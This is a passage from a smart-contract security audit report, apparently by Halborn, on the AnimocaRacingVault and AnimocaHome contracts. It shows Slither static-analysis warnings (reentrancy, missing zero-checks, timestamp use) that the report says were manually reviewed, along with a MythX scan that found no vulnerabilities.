        - AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25)
Reentrancy in AnimocaRacingVault._returnRv(address) (contracts/AnimocaRacingVault.sol#291-307):
        External calls:
        - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageOne]) (contracts/AnimocaRacingVault.sol#294)
        - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageTwo]) (contracts/AnimocaRacingVault.sol#299)
        State variables written after the call(s):
        - delete userStaked[user][Stage.stageTwo] (contracts/AnimocaRacingVault.sol#300)
        AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25) can be used in cross function reentrancies:
        - AnimocaRacingVault._returnRv(address) (contracts/AnimocaRacingVault.sol#291-307)
        - AnimocaRacingVault.getUserStakedAt(address,IAnimocaRacingVault.Stage) (contracts/AnimocaRacingVault.sol#114-116)
        - AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25)
Reentrancy in AnimocaRacingVault._returnRv(address) (contracts/AnimocaRacingVault.sol#291-307):
        External calls:
        - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageOne]) (contracts/AnimocaRacingVault.sol#294)
        - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageTwo]) (contracts/AnimocaRacingVault.sol#299)
        - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageThree]) (contracts/AnimocaRacingVault.sol#304)
        State variables written after the call(s):
        - delete userStaked[user][Stage.stageThree] (contracts/AnimocaRacingVault.sol#305)
        AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25) can be used in cross function reentrancies:
        - AnimocaRacingVault._returnRv(address) (contracts/AnimocaRacingVault.sol#291-307)
        - AnimocaRacingVault.getUserStakedAt(address,IAnimocaRacingVault.Stage) (contracts/AnimocaRacingVault.sol#114-116)
        - AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25)
Reentrancy in AnimocaRacingVault.claimAll(IAnimocaRacingVault.Input) (contracts/AnimocaRacingVault.sol#254-266):
        External calls:
        - _returnRv(user) (contracts/AnimocaRacingVault.sol#262)
                - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageOne]) (contracts/AnimocaRacingVault.sol#294)
                - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageTwo]) (contracts/AnimocaRacingVault.sol#299)
                - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageThree]) (contracts/AnimocaRacingVault.sol#304)
        - high.safeTransfer(user,input_.amount) (contracts/AnimocaRacingVault.sol#263)
        State variables written after the call(s):
        - userClaimedReward[user] = true (contracts/AnimocaRacingVault.sol#264)
        AnimocaRacingVault.userClaimedReward (contracts/AnimocaRacingVault.sol#27) can be used in cross function reentrancies:
        - AnimocaRacingVault.claimAll(IAnimocaRacingVault.Input) (contracts/AnimocaRacingVault.sol#254-266)
        - AnimocaRacingVault.userClaimedReward (contracts/AnimocaRacingVault.sol#27)
Reentrancy in AnimocaRacingVault.stakeAll() (contracts/AnimocaRacingVault.sol#158-183):
        External calls:
        - animocaRv.safeTransferFrom(user,address(this),tokenId) (contracts/AnimocaRacingVault.sol#172)
        State variables written after the call(s):
        - userStaked[user][stage].push(tokenId) (contracts/AnimocaRacingVault.sol#173)
        AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25) can be used in cross function reentrancies:
        - AnimocaRacingVault._returnRv(address) (contracts/AnimocaRacingVault.sol#291-307)
        - AnimocaRacingVault.getUserStakedAt(address,IAnimocaRacingVault.Stage) (contracts/AnimocaRacingVault.sol#114-116)
        - AnimocaRacingVault.userStaked (contracts/AnimocaRacingVault.sol#25)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
```



```
INFO:Detectors:
AnimocaHome.safeBatchTransferFrom(address,address,uint256[]).index (contracts/AnimocaHome.sol#125) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
INFO:Detectors:
AnimocaHome.updateMaxSupply(uint256) (contracts/AnimocaHome.sol#60-62) should emit an event for:
        - maxSupply = newMaxSupply_ (contracts/AnimocaHome.sol#61)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-events-arithmetic
INFO:Detectors:
AnimocaRacingVault.constructor(uint256,uint256[3],AnimocaHome,address,address).adminSigner_ (contracts/AnimocaRacingVault.sol#70) lacks a zero-check on :
                - adminSigner = adminSigner_ (contracts/AnimocaRacingVault.sol#78)
AnimocaRacingVault.setAdminSigner(address).adminSigner_ (contracts/AnimocaRacingVault.sol#217) lacks a zero-check on :
                - adminSigner = adminSigner_ (contracts/AnimocaRacingVault.sol#218)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation
INFO:Detectors:
AnimocaRacingVault.stakeAll() (contracts/AnimocaRacingVault.sol#158-183) has external calls inside a loop: tokenId = animocaRv.tokenOfOwnerByIndex(user,lastTokenIndex) (contracts/AnimocaRacingVault.sol#170)
AnimocaRacingVault.stakeAll() (contracts/AnimocaRacingVault.sol#158-183) has external calls inside a loop: animocaRv.safeTransferFrom(user,address(this),tokenId) (contracts/AnimocaRacingVault.sol#172)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop
INFO:Detectors:
Reentrancy in AnimocaRacingVault.stakeAll() (contracts/AnimocaRacingVault.sol#158-183):
        External calls:
        - animocaRv.safeTransferFrom(user,address(this),tokenId) (contracts/AnimocaRacingVault.sol#172)
        State variables written after the call(s):
        - totalStaked[stage] += userOwned (contracts/AnimocaRacingVault.sol#181)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2
INFO:Detectors:
Reentrancy in AnimocaRacingVault.claimAll(IAnimocaRacingVault.Input) (contracts/AnimocaRacingVault.sol#254-266):
        External calls:
        - _returnRv(user) (contracts/AnimocaRacingVault.sol#262)
                - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageOne]) (contracts/AnimocaRacingVault.sol#294)
                - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageTwo]) (contracts/AnimocaRacingVault.sol#299)
                - animocaRv.safeBatchTransferFrom(address(this),user,userStaked[user][Stage.stageThree]) (contracts/AnimocaRacingVault.sol#304)
        - high.safeTransfer(user,input_.amount) (contracts/AnimocaRacingVault.sol#263)
        Event emitted after the call(s):
        - Claim(_msgSender(),user,input_.amount,block.timestamp) (contracts/AnimocaRacingVault.sol#265)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3
INFO:Detectors:
AnimocaRacingVault.getStage() (contracts/AnimocaRacingVault.sol#92-104) uses timestamp for comparisons
        Dangerous comparisons:
        - block.timestamp < startTime (contracts/AnimocaRacingVault.sol#93)
        - block.timestamp < preQualification[0] (contracts/AnimocaRacingVault.sol#95)
        - block.timestamp < preQualification[1] (contracts/AnimocaRacingVault.sol#97)
        - block.timestamp < preQualification[2] (contracts/AnimocaRacingVault.sol#99)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp
INFO:Detectors:
AnimocaRacingVault._verifyInputSignature(IAnimocaRacingVault.Input) (contracts/AnimocaRacingVault.sol#276-284) uses assembly
        - INLINE ASM (contracts/AnimocaRacingVault.sol#278)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage
INFO:Detectors:
AnimocaRacingVault.claimAll(IAnimocaRacingVault.Input) (contracts/AnimocaRacingVault.sol#254-266) compares to a boolean constant:
        -require(bool,string)(isStaking == false,Cannot claim within race) (contracts/AnimocaRacingVault.sol#259)
MinterAccessControl.onlyMinter() (contracts/utils/MinterAccessControl.sol#55-58) compares to a boolean constant:
        -require(bool,string)(minters[msg.sender] == true,permission denied) (contracts/utils/MinterAccessControl.sol#56)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality
```

All the issues flagged by Slither were manually reviewed by Halborn. Reported issues were either considered as false positives or are already included in the report findings.

5.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers in order to locate any vulnerabilities.

Results:

No vulnerabilities were identified by MythX

THANK YOU FOR CHOOSING

// HALBORN